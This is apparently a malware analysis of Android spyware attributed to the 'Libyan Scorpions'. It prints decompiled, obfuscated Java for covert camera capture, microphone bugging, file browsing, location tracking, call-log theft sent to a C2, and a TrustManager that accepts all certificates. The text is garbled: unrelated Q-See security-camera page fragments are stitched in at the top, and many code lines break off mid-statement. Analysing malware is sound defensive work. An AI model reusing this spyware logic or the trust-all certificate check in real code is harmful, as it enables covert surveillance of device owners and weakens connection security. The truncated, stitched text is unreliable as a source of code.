
Submit Reset

Already have an account? Click here to logon.

All Rights Reserved © 2015 Q-See



myq-see.com DPSI DD
Home page Q-See
www.q-see.com
1-877-998-3440 FREE SHIPPING ON ALL ORDERS*
Get 25%
ACCOUNT
PRODUCTS
TECHNOLOGY
SUPPORT
Security Systems Made for You.
Q-See delivers the high quality security systems and smart notifications to turn homes into your fortress.
SHOP NOW
English

The malware uses RootTools and RootShell components to make root privileged tasks easy in Android.




```
classes.dex
  Source code
    a
    android.annotation
    b
    c
    com
      admob.android.ads
      google.app
      stericson
        RootShell
        RootTools
    de.keineantwort.android
    org
```

The picture below showing that the malware is capable of taking pictures from the camera of the compromised device and upload it to the C2.




```
package com.google.app.options;

import android.hardware.Camera;
import android.hardware.Camera.PictureCallback;
import android.media.AudioManager;
import android.util.Log;
import c.aaal;

/* compiled from: bb */
class aaax implements PictureCallback {
    final /* synthetic */ CameraView l;

    /* synthetic */ aaax(CameraView arg0) {
        this.l = arg0;
    }

    public /* synthetic */ void onPictureTaken(byte[] arg0, Camera arg1) {
        if (arg0 != null) {
            this.l.w.stopPreview();
            this.l.c = false;
            this.l.w.release();
            try {
                System.gc();
                Log.i(aaal.y("6XeV$\u0017)\u0016\"\u0002*"), aaal.y("(\u001ccE9\u0017X\u00149\
                Log.i(aaal.y(",\u00065\u0006□\u0011"), arg0.length + "");
                System.gc();
                new Thread(new aaan(this, arg0)).start();
                System.gc();
                ((AudioManager) this.l.getSystemService(aaal.y("&\r#\b1"))).setRingerMode(2);
            } catch (Exception e) {
                e.printStackTrace();
            }
            this.l.finish();
        }
```

The malware begins by implementing a Trust Manager that **accepts all certificates** so that Libyan Scorpions hackers are sure no victim left disconnected due to SSL certificates issues.




```
package com.google.app.b;

import b.aaab;
import java.security.cert.CertificateException;
import java.security.cert.X509Certificate;
import javax.net.ssl.X509TrustManager;

/* compiled from: zb */
public final class aaas implements X509TrustManager {
    public /* synthetic */ X509Certificate[] getAcceptedIssuers() {
        return null;
    }

    public /* synthetic */ void checkClientTrusted(X509Certificate[] arg0, String arg1) throws C
        throw new UnsupportedOperationException(aaab.y("\"B\u0002\u0017%b\u0000A\u0018D\u0005U\u
    }

    public /* synthetic */ void checkServerTrusted(X509Certificate[] x509CertificateArr, String
    }
}
```

The malware is able to turn the Android phone into a remote listening bug by opening the Microphone and recording the audio then send it to the C2.




```
        this = this;
        this.w = 16;
        Log.e(aaao.y("CRh_lNt"), "");
        this.b = arg1;
        this.y = AudioRecord.getMinBufferSize(this.x, arg0, this.m);
        this.o = new AudioRecord(1, this.x, arg0, this.m, this.y);
        this.o.setPositionNotificationPeriod(512);
        this.o.setRecordPositionUpdateListener(this);
        this.h = new Thread(new aaay());
        this.f = false;
        this.h.start();
    }

    public /* synthetic */ void e() {
        try {
            if (this.o.getState() == 0) {
                this.o.release();
                this.o = null;
                return;
            }
            this.l = new byte[this.y];
            this.o.startRecording();
            aaac this = this;
            while (!this.f) {
                int read = this.o.read(this.l, 0, this.y);
                Object obj = new byte[read];
                System.arraycopy(this.l, 0, obj, 0, read);
                this.p.add(obj);
                this = this;
            }
            this.o.stop();
        } catch (Throwable th) {
        }
    }
}
```

The malware is able to browse the files and folders stored inside the Android device.




```
import org.json2.JSONObject;

/* compiled from: ab */
public final class aaaw extends Thread {
    private final /* synthetic */ ObjectOutputStream l;
    private final /* synthetic */ JSONObject o;

    public /* synthetic */ void run() {
        File file = new File(this.o.getString(aaab.y("6~;r)ᴀ")));
        if (file.isDirectory()) {
            Object[] listFiles;
            Object[] objArr;
            if (this.o.getBoolean(aaay.y("\u001ak\u0003j\u0019n\fa\u0000o\rb"))) {
                listFiles = file.listFiles(new aaaq());
                objArr = listFiles;
            } else {
                listFiles = file.listFiles(new aaax());
                objArr = listFiles;
            }
            Arrays.sort(listFiles, new aaan());
            if (objArr != null) {
                JSONObject jSONObject = new JSONObject();
                jSONObject.put(aaab.y("w?|:w\"i"), 2);
                Object jSONArray = new JSONArray();
                if (objArr.length > 0) {
                    int length = objArr.length;
                    int i = 0;
                    int i2 = 0;
                    while (i < length) {
                        file = objArr[i2];
                        Object jSONObject2 = new JSONObject();
                        jSONObject2.put(aaay.y("\nk\u0012t"), file.getName());
                        jSONObject2.put(aaab.y("r%ᴀ"), file.isDirectory());
                        jSONObject2.put(aaay.y("\u0000k\u000bt"), file.lastModified());
```

The malware is able to monitor the physical location of the compromised Android device.




```
package a;

import android.location.Location;
import android.location.LocationListener;
import android.os.Bundle;
import android.util.Log;

/* compiled from: r */
class aaajb implements LocationListener {
    final /* synthetic */ aaabb l;

    public /* synthetic */ void onProviderEnabled(String str) {
    }

    private /* synthetic */ aaajb(aaabb arg0) {
        this.l = arg0;
    }

    public /* synthetic */ void onLocationChanged(Location arg0) {
        Log.i(aaau.y("\u0003,\u0016\u0002;)\u0010 \u0019/\u0016&\u001f$\u001d%\u001c"), arg0.get
        new Thread(new aaarb(this, arg0)).start();
    }

    public /* synthetic */ void onProviderDisabled(String str) {
    }

    public /* synthetic */ void onStatusChanged(String arg0, int arg1, Bundle arg2) {
        Log.e(aaau.y(";\u000e7\u00069\\\u0006\u001d-\u0019)\u0013+"), arg0);
    }
}
```

The malware is able to get the call logs along with phone numbers, duration and date and time of each call.




```
    final /* synthetic */ ObjectOutputStream o;

    /* synthetic */ aaafb(Context arg0, ObjectOutputStream arg1) {
        this.l = arg0;
        this.o = arg1;
    }

    public /* synthetic */ void run() {
        if (VERSION.SDK_INT < 23 || this.l.checkPermission(aaal.y("Vf\u001c5\u0017.\u001ci\u00
            Cursor query = this.l.getContentResolver().query(Calls.CONTENT_URI, new String[]{a
            JSONObject jSONObject = new JSONObject();
            jSONObject.put(aaal.y("\u00047\n2\u00015\u0000"), 3);
            Object jSONArray = new JSONArray();
            if (query.moveToFirst()) {
                do {
                    Object jSONObject2 = new JSONObject();
                    jSONObject2.put(aaal.y("2\u0000"), query.getString(query.getColumnIndex(aa
                    jSONObject2.put(aaal.y("6\u00122\u0002>\u0016"), query.getString(query.get
                    jSONObject2.put(aaal.y("+\u0019+\u0001"), query.getInt(query.getColumnInde
                    jSONObject2.put(aaal.y("<\u0012*\u0006+\t4\n"), query.getLong(query.getCol
                    jSONObject2.put(aaal.y(";\u0001/\u0001"), query.getLong(query.getColumnInd
                    jSONArray.put(jSONObject2);
                } while (query.moveToNext());
                query.close();
                try {
                    if (jSONArray.length() > 0) {
                        synchronized (this.o) {
                            jSONObject.put(aaal.y("\u0004>\f7\u0017"), jSONArray);
                            this.o.writeObject(jSONObject.toString());
                            this.o.flush();
                        }
                        return;
                    }
                    return;
```

The malware is able to read the SMS messages and the list of contacts saved in the device.



